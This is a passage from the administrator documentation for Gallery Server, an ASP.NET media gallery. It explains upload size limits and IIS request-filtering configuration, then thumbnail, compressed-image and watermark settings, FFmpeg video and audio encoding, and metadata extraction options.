Users must also be authenticated and a member of a role with AllowAddMediaObject or AllowAdministerSite permission in order to add external links.

If this setting is disabled, and the **Upload media files** setting is also disabled, the only way to add media assets is through synchronizing.

Maximum upload file size

Indicates the maximum size, in kilobytes, of each file that can be uploaded using the Add media function. The default value is 2097151 (2 GB). Use this setting to keep users from uploading very large files and to help guard against Denial of Service (DOS) attacks. A value of zero (0) indicates there is no restriction on upload size (unlimited).

Troubleshooting upload file size issues

Most modern browsers use a chunked approach when uploading a file to a server. However, older browsers will send the entire file in one HTTP request. When this happens, it can exceed an ASP.NET setting called max request length and an IIS setting called request filtering.

Max Request Length – This is a setting specified in web.config that sets the maximum size of an HTTP request. By default, Gallery Server's web.config file sets this to 2 GB for default.aspx. If you create additional pages (e.g. admin.aspx), you may need to increase the limit for those pages as well.

```
<location path="default.aspx">
  <system.web>
    <httpRuntime maxRequestLength="2097151" executionTimeout="86400" />
  </system.web>
</location>
```

When an HTTP request exceeds this value, the user tends to get a vague and cryptic message in the browser. For example, Firefox users receive the message **"The connection was reset. The connection to the server was reset while the page was loading."** IE users receive **"Internet Explorer cannot display the webpage."** As you can see, the error is not very user friendly, so it is preferable to keep the value in web.config as high as possible.

Request Filtering – IIS has its own setting that restricts HTTP requests larger than about 30 MB. To allow larger uploads, configure web.config to specify a new value for the <requestFiltering> element.

Open web.config and look for the following section.

```
<security>
 <requestFiltering>
  <requestLimits maxAllowedContentLength="2147483648"/>
 </requestFiltering>
</security>
```

By default, it is commented out. That is, it is surrounded by <!-- --> tags. Uncomment the section by moving the closing comment (-->) to before the <security> element. Modify the attribute **maxAllowedContentLength** to the desired value. It is in bytes, so a value of 2 GB would be specified as 2147483648 (2 * 1024 * 1024 * 1024). Save your changes.

After making this change you may receive an error in Gallery Server that says that requestFiltering cannot be overridden. This is a security feature of .NET. To allow requestFiltering to be overridden in web.config, you must edit another configuration file.

Open %**windir%\System32\inetsrv\config\applicationHost.config** file and change the string:

```
<section name="requestFiltering" overrideModeDefault="Deny" />
```

to:

```
<section name="requestFiltering" overrideModeDefault="Allow" />
```

Slide show / transition effects

Enable slide show

Specifies whether slide show functionality is enabled. When enabled, a start/pause slideshow button is displayed in the ribbon toolbar.

Two types of slide shows are available: full screen and inline. A full screen slide show temporarily expands the image to take advantage of the full browser window. The inline slide show preserves the current image size and page layout. Use the inline option when you do not want the slide show interfering with other page elements.

This setting can be overridden on the Gallery Control Settings page.

When the loop option is enabled, the slideshow continues at the beginning after the last image is displayed. The length of time each image is shown before automatically moving to the next one is controlled by the slideshow interval setting.

Note that only images are shown during a slide show; other objects such as videos, audio files, and documents are skipped.

Transition effects

Media asset transition effect

Specifies the visual transition effect to use when browsing from one media asset to the next.

Media asset transition duration

The duration of the transition effect, in seconds, when navigating between media assets. This setting has no effect when the media asset transition effect is set to **None**.

Media asset thumbnail settings

Thumbnail image length

The length (in pixels) of the longest edge of a thumbnail image. The length of the shorter side is calculated automatically based on the aspect ratio of the image.

Quality of thumbnail images

The quality level that thumbnail JPG images are created with. Valid values are 1 - 100, with 1 being the worst quality (smallest file size) and 100 being the best quality (largest file size).

Thumbnail file name prefix

The string that is prepended to the thumbnail file name for each media asset.


For example, if an image named puppy.jpg is added, and this setting is zThumb_, the thumbnail image will be named zThumb_puppy.jpg.

NOTE: Any file named zThumb_puppy.jpg that already exists will be overwritten, so it is important to choose a value that, when prepended to media asset file names, will not conflict with existing media assets.

NOTE: After changing this value, perform a synchronization so that new thumbnails are created with the new name and the old ones are deleted.

Image Settings

The **Image Settings** page allows the administrator to specify several options for displaying images in Gallery Server.


Gallery Server Site Administration
Image Settings
Compressed Images
Make a compressed copy of images above this size (KB):
50
Length of longest side of compressed images (px):
640
Quality of compressed images:
70
(1 - 100, where 100 = best quality)
Start compressed files with this prefix:
zOpt_
Original Images
Quality of original images:
95
(1 - 100, where 100 = best quality)
Discard the original image when it is added to the gallery
Watermark Settings
Apply watermark to compressed and original images
Also apply watermark to thumbnails
Watermark text options
Watermark text:
Copyright 2014, Your Company Name, All Rights Reserved
Font name:
Verdana
Font color:
White
Font size (px):
13
Text width (% of image):
85
Text opacity (%):
35
Text location:
BottomCenter
Watermark image options
Watermark image:
Drop image here...
Select file
Watermark image width (%):
85
Watermark image opacity (%):
60
Watermark image location:
MiddleCenter

Compressed images

When an image is added, Gallery Server analyzes the image to determine if a compressed, bandwidth-friendly version of the image should be created. It uses two criteria when evaluating the image:

1. Is the file size of the image larger than the **compression limit?**
2. Is the length of the image's longest side larger than the c**ompressed image length?**

If the answer to either of these questions is true, Gallery Server creates a compressed version of the image.

The following table describes the options that are available for compressed images.

Compression Limit	The **compression limit** is identified with the heading **Make a compressed copy of images above this size (kB)**. If an image's file size is larger than this value, a bandwidth-friendly, compressed version is created. The original image is never altered nor deleted, regardless of this setting. (Rotating and image metadata writing are the only functions that modify the original image.) This setting is used: (a) when new images are added to the gallery and (b) during synchronization if the **Overwrite existing compressed images** option is selected.
Compressed Image Length	The **compressed image length** is identified with the heading **Length of longest side of compressed images (px)**. This value is used in two ways: 1. When a new image is added, Gallery Server compares the length of the longest side of the new image to this value. If it is longer, then Gallery Server creates a compressed version of the image. 2. This value dictates the length of compressed images in Gallery Server. Specifically, it dictates the length of the longest side of an image. Therefore, it can refer to either the width or the height, depending whether an image is a portrait or landscape. The length of the shorter side of an image is automatically calculated based on the aspect ratio of the image.
Compressed Image Quality	This is the quality level with which compressed JPG images are created. Valid values are 1 - 100, with 1 being the worst quality (smallest file size) and 100 being the best quality (largest file size).

Example: You upload a 1656 px by 1242 px JPG image that is 800 kB. You have Gallery Server configured with these settings:

- The compression limit is 50 kB.
- The compression quality setting is 70.
- The compressed image length is 640 px.

Since the image is larger than the 50 kB limit, a compressed copy of the original is created with a quality setting of 70 and the dimensions 640 px by 480.

Note: In this example, even if the original image is less than 50 kB, a compressed image is still created, because the length of its longest side (1656 px) is longer than the **compressed image length** setting (640 px).

Original images

Original Image Quality	The quality level at which original JPG images are saved. This setting is only used when the original is modified by the user, such as rotation and persisting metadata. Valid values are 1 - 100, with 1 being the worst quality (smallest file size) and 100 being the best quality (largest file size).
Discard original file when adding to gallery	Specifies whether to discard the original image when it is added to the gallery. This option, when enabled, helps reduce disk space usage. This option applies only to images, and only when they are added through an upload or by synchronizing. Changing this setting does not affect existing media assets. When unchecked, users still have the option to discard the original image on the Add media page by unchecking the corresponding checkbox.

Watermark settings

Watermarks on images are helpful if images need to be protected from unwanted duplication or to communicate the source of the image.

Below is an example of an image with an image and text watermark.

Apply watermark to compressed and original images - Applies a watermark to compressed and original images. If checked, both the text and the image specified in **Watermark text options** and **Watermark image options** are applied to images.

Note: If a user belongs to a role with **View images without watermarks** permission, then no watermarks are applied to images for this user, regardless of this setting.

Also apply watermark to thumbnails - Specifies whether to apply the text and/or image watermark to thumbnail images. This property is ignored if watermarking is disabled.

Watermark text options

Watermark text	Specifies the text to apply to images in the gallery. The text is applied in a single line. Leave this setting blank if no text watermark is desired.
Font name	The font used for the watermark text. If the font is not installed on the web server, a generic sans serif font will be substituted.
Font size	Specifies the height, in pixels, of the watermark text. Valid values are 1 - 10000. Note: This value is ignored if the watermark text width percentage is non-zero.

Text width %	Specifies the percent of the overall width of the recipient image that should be covered with the watermark text. The size of the text is automatically scaled up or down to achieve the desired width. Valid values are 0 - 100. This setting overrides the watermark **font size** setting. To disable this setting so that the watermark font size is enabled, set this value to zero. For example, a value of 50 means the text is 50% as wide as the recipient image. The text is never rendered in a font smaller than 4 pixels, so in cases of long text it may stretch wider than the percentage specified in this setting.
Font color	The background color of the thumbnail image. It can be specified as hex (e.g. #336699), RGB (e.g. 127,55,95), or one of the System.Color.KnownColor enum values in the Microsoft .NET Framework (e.g. Maroon).
Text opacity %	The opacity of the watermark image. Valid values are 0 - 100, 0 being completely transparent and 100 completely opaque.
Text location	Specifies the location for the watermark text on the recipient image.

Watermark image options


Watermark image	Specifies the watermark image to be applied to the recipient image. Must be JPG, JPEG, GIF, BMP, TIF, TIFF or PNG. The file type must be enabled on the File Types page to allow you to upload the image. The image you upload will be stored at App_Data\Watermark_Images.
Watermark image width %	Specifies the percent of the overall width of the recipient image that should be covered with the watermark image. The size of the image is automatically scaled to achieve the desired width. Valid values are 0 - 100. For example, a value of 50 means the watermark image is 50% as wide as the recipient image. A value of 0 turns off this feature and causes the image to be rendered at its actual size.
Watermark image opacity %	The opacity of the watermark image. Valid values are 0 - 100, 0 being completely transparent and 100 completely opaque.
Watermark image location	Specifies the location for the watermark image on the recipient image.

More information about the watermarking functionality can be found in the Watermarking section.

Video & Audio

This page contains settings for video and audio files.

Note: This page is not relevant for externally hosted media assets such as YouTube videos. It applies only to media files stored on the local network.



Auto-start media asset

Specifies whether a video or audio file will automatically start playing in the user's browser. This setting is ignored if the browser or plug-in does not support this feature or if the media asset's media template does not reference the **AutoStartMediaObjectInt**, **AutoStartMediaObjectText** , or **AutoPlay** replacement parameters.

Video thumbnail position

The position, in seconds, in the video where the thumbnail image is generated from. A value of three indicates the thumbnail for the video is generated from a frame three seconds from the beginning of the video. The value must be between 0 and 86,400 seconds.

If a video is shorter than the value specified here, an image from the beginning of the video is used.

This feature requires the FFmpeg.exe utility be installed in the bin directory and that the application is running in Full Trust. A default thumbnail will be substituted if these requirements are not met or the FFmpeg utility is unable to generate a thumbnail image.

The FFmpeg utility is included in the free Gallery Server Binary Pack, available for download from the website.

Default media container dimensions

These settings specify the default dimensions for video or audio.

For video, when FFmpeg is installed (i.e. ffmpeg.exe is in the bin directory), these values are typically ignored in favor of an explicit width and height present in the FFmpeg encoder arguments or the actual width and height of the original video if explicit values are not used. For example, if the FFmpeg argument contains '-s 640x480' those values are used for the width and height, not the values specified here.

For audio, these values are assigned to the width and height properties of the media asset.

> Note: During a synchronization, the width and height of audio media assets are always updated to the values specified here. The width and height of videos, however, are not modified during a sync because they may have already been assigned values we do not overwritten with these defaults.

Encoder settings

The encoder settings in this section are used to match video and audio files based on the file extension, and then create an encoded version based on the provided arguments. The order is important, as the gallery applies the first match it finds. That means you want the All video and All audio selectors last. If an encoding fails, the next matching encoding is tried.

The encoder requires the application to be running at full trust and the FFmpeg.exe utility exist in the application's bin directory. FFmpeg can be found at ffmpeg.org or, for your convenience, in the Gallery Server Binary Pack.

The arguments you specify are passed to FFmpeg and can contain any valid FFmpeg options. The following replacement tokens are supported: {SourceFilePath}, {DestinationFilePath}, {BinPath} (path to app's bin directory), {AutoRotateFilter}, {Width}, {Height}, {AspectRatio} and {GalleryResourcesPath} (path to Gallery Server's resources directory, which by default is "gs").

To tell the encoder to skip a particular file type, enter an empty set of FFmpeg arguments.

The default encoder settings are shown here:

These settings are interpreted as:

- Do not create web-optimized versions of MP3, FLV, or M4A files.
- Try to convert all video (except for FLV) to H.264 MP4. If that fails, try converting it to FLV (Flash video).
- Convert all audio (except for MP3 and M4A) to M4A.

Change these settings to suit your requirements. To force the encoder to run against existing media assets, perform a synchronization. Use the 'Rebuild optimized versions' option to overwrite any existing encoded version.

Encoder timeout


If the encoder doesn't complete in the amount of time specified by the timeout, the encoding is aborted. The value is in milliseconds and defaults to 900,000 (15 minutes).

Specify the smallest amount of time necessary to handle your encoding needs. In cases where the encoder has hung and does not respond to cancel requests, the timeout is the only way to force an exit to kill any processor load it is putting on the web server.

Metadata Settings

Albums and media assets have properties – or metadata – that is configured on this page. Many of the metadata properties are automatically extracted from the media files when they are added to the gallery. Others can be modified by an authorized user in the browser.

Metadata extraction options



Extract metadata from files – Specifies whether Gallery Server extracts EXIF and other types of metadata from files. When enabled, metadata stored in image files such as title, camera model, etc., are extracted when they are uploaded by a user or added through the synchronization process.

Disable this option when metadata does not add value to your gallery, as this will improve performance.

Metadata such as bit rate, duration, and format can also be extracted from video and audio files. This requires that FFmpeg be installed and the application be running at Full Trust.

The FFmpeg utility is included in the free Gallery Server Binary Pack, available for download from the website.

Enhanced metadata extraction – When enabled and the application is running in full trust, metadata is extracted from image files using the Windows Presentation Foundation (WPF) classes available in .NET Framework 3.0 and higher. The WPF classes allow additional metadata to be extracted, such as title, keywords, GPS coordinates, and IPTC data.

Since the WPF classes are only available when running in full trust, this option has no effect in reduced trust installations.

Date/time format string – Specifies the .NET format string to use for displaying the date-related metadata items DateAdded, DateFileCreated, DateFileCreatedUtc, DateFileLastModified, DateFileLastModifiedUtc, and DatePictureTaken.

To update existing meta values after changing this setting, click the button to re-extract metadata, found in the row containing the property you want to update in the Metadata Configuration table.

Any format string recognized by the .NET Framework may be used. Here are some common ones:


Pattern	Example
M/dd/yyyy	6/25/2013
MMM dd, yyyy h:mm:ss tt	Jun 25, 2013 7:06:32 PM
dddd, MMMM dd, yyyy HH:mm	Friday, June 25, 2013 19:06

Pattern	Example
yyyy-MM-dd hh:mm:ss tt	2013-06-25 07:06:32 PM

Metadata Configuration

